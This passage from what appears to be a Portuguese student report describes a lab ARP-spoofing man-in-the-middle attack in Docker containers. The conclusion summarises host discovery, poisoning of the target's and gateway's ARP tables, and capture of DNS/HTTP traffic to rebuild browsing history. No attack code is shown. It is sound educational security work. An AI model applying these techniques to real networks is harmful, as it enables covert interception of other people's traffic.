Salvando historico em output/history.html
root@f53c947547e1:~#

```

Essas imagens retratam a origem e destino de cada requisição (que agora está passando pelo container atacante).

Ao finalizar o programa, é utilizado um volume para mapear este arquivo de saída para a máquina local que rodou os containers docker. Por ser um arquivo html, pode ser acessado de maneira mais estética através de qualquer navegador.

1

1

## 6. Conclusão

Este trabalho demonstrou, por meio de uma abordagem prática, como explorar vulnerabilidades em redes locais para implementar um ataque *man-in-the-middle* utilizando técnicas de *ARP Spoofing*. A partir de uma estrutura organizada em três etapas principais – descoberta de hosts, execução do ataque e monitoramento de tráfego –, foi possível compreender e aplicar conceitos avançados de redes, segurança e análise de tráfego.

Na etapa de descoberta de hosts, a aplicação desenvolvida identificou dispositivos ativos na rede por meio de mensagens ICMP personalizadas, validando a eficácia do mapeamento com capturas no Wireshark. Em seguida, o ataque *ARP Spoofing* manipulou as tabelas ARP do host alvo e do gateway, inserindo o atacante no fluxo de comunicação e redirecionando pacotes com sucesso. Por fim, o monitoramento de tráfego implementado capturou e analisou pacotes DNS e HTTP, reconstruindo o histórico de navegação em um formato HTML intuitivo.

Os resultados obtidos demonstram o impacto significativo que vulnerabilidades como a falta de proteção contra *ARP Spoofing* podem ter em redes locais. Ao mesmo tempo, o trabalho reforça a importância de implementar medidas de segurança para mitigar ataques desse tipo.

Além de alcançar os objetivos propostos, o projeto contribuiu para o aprofundamento de conhecimentos práticos em redes e segurança, evidenciando a relevância de explorar cenários reais para consolidar a aprendizagem teórica.